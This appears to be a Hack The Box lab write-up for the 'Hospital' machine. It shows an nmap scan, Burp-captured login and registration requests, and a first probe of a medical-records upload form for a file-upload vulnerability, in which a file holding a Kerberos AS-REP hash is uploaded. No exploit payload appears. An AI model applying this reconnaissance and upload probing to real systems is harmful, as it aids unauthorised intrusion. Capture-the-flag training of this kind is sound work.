
HTB Machine: Hospital - Difficulty: Medium - Windows

Erel Regev

Table of Contents

Scanning




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.241 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 15:08 IST
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 15:09 (0:00:11 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 15:09 (0:00:12 remaining)
Stats: 0:01:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.43% done; ETC: 15:09 (0:00:00 remaining)
Nmap scan report for hospital.htb (10.10.11.241)
Host is up (0.13s latency).
Not shown: 980 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2023-12-16 20:08:51Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
1801/tcp open  msmq?
2103/tcp open  msrpc             Microsoft Windows RPC
2105/tcp open  msrpc             Microsoft Windows RPC
2107/tcp open  msrpc             Microsoft Windows RPC
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
8080/tcp open  http              Apache httpd 2.4.55 ((Ubuntu))
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
```


Many interesting open ports. I will start with 8080 which is running Apache. Let’s access it:

Testing functionality

Here we find a login page.




Capturing and documenting the parameters being sent:


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://10.10.11.241:8080


```
POST /login.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.11.241:8080
Connection: close
Referer: http://10.10.11.241:8080/login.php
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

username=admin&password=12345
```

Moving on the registration option:


Username: admin

Password:


After creating an account, we might find more functions to test.


Username: darth

This username is already taken.


Password: ●●●●●●●●

Confirm Password: ●●●●●●●●



```
POST /register.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://10.10.11.241:8080
Connection: close
Referer: http://10.10.11.241:8080/register.php
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

username=darth&password=12345678&confirm_password=12345678
```


Logging in using valid credentials:



```
POST /login.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://10.10.11.241:8080
Connection: close
Referer: http://10.10.11.241:8080/login.php
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

username=darth&password=12345678
```


No difference.

I forwarded the request and got the following:



```
GET /index.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.241:8080/login.php
Connection: close
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1
```

File Upload




Hospital

In order to get more personalized treatment, please upload your medical records

Seems to be a service that allows users to upload their medical record to the server. So first thing that comes in mind is File Upload vulnerability.


Let’s keep testing it:




Name	Size	Type	Modified
Burpsuite			29 Aug
Challenges			Mon
Crypto			29 Aug
demo			10 Nov
domains			28 Nov
Enumeration			29 Aug
exploit			10 Nov
Flipper			14 Sep
LFI			29 Aug
Machines			14:51
mj			10 Nov
obfuscation			29 Aug
OSCP			Mon
Others			30 Sep
Payloads			29 Aug
RCE			29 Aug
SecLists			9 Nov
SQL_injection			12 Sep
yml			10 Nov

It seems to be pointing to image files. Let’s confirm that:


When uploading a txt file:



```
POST /upload.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------269653121124196832362527020830
Content-Length: 762
Origin: http://10.10.11.241:8080
Connection: close
Referer: http://10.10.11.241:8080/index.php
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

-----------------------------269653121124196832362527020830
Content-Disposition: form-data; name="image"; filename="hash.txt"
Content-Type: text/plain

$krb5asrep$23$Barbara@NETSEC.LOCAL:846eb983dadfbbd974617d9cd5621d33$e7326e1e3644be9d6e03b7859fb591514e586517f9c28f4841130824372a95a1478
56b1fee5f278e5a79eab0cb4aff51b03bef446fcb6abd637e55b291f8a9dacfea37fa0ef96bd280fc029d7fba77dc19b8355f93fb81d0c8c6d70ffe5920f2c248803bde
78d2e8e7a4e7920897763223e72719d7dfb6c8ea0bde3ec803a890c3a84519f5942c70c7c64552eb7b8c535aa104f91532002408ef9da55095d13eacd8310c724585a31
55fabae81d9088c0f0785b597e05b5e71a97ad1b3ef6550d2d543e395f7084a6e4f04d2a98a2f2a96285825cd1c66ac492cb30098a4552a7e2217b8a742062b6e77bd2f

-----------------------------269653121124196832362527020830--
```



```
GET /success.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.241:8080/index.php
Connection: close
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

```



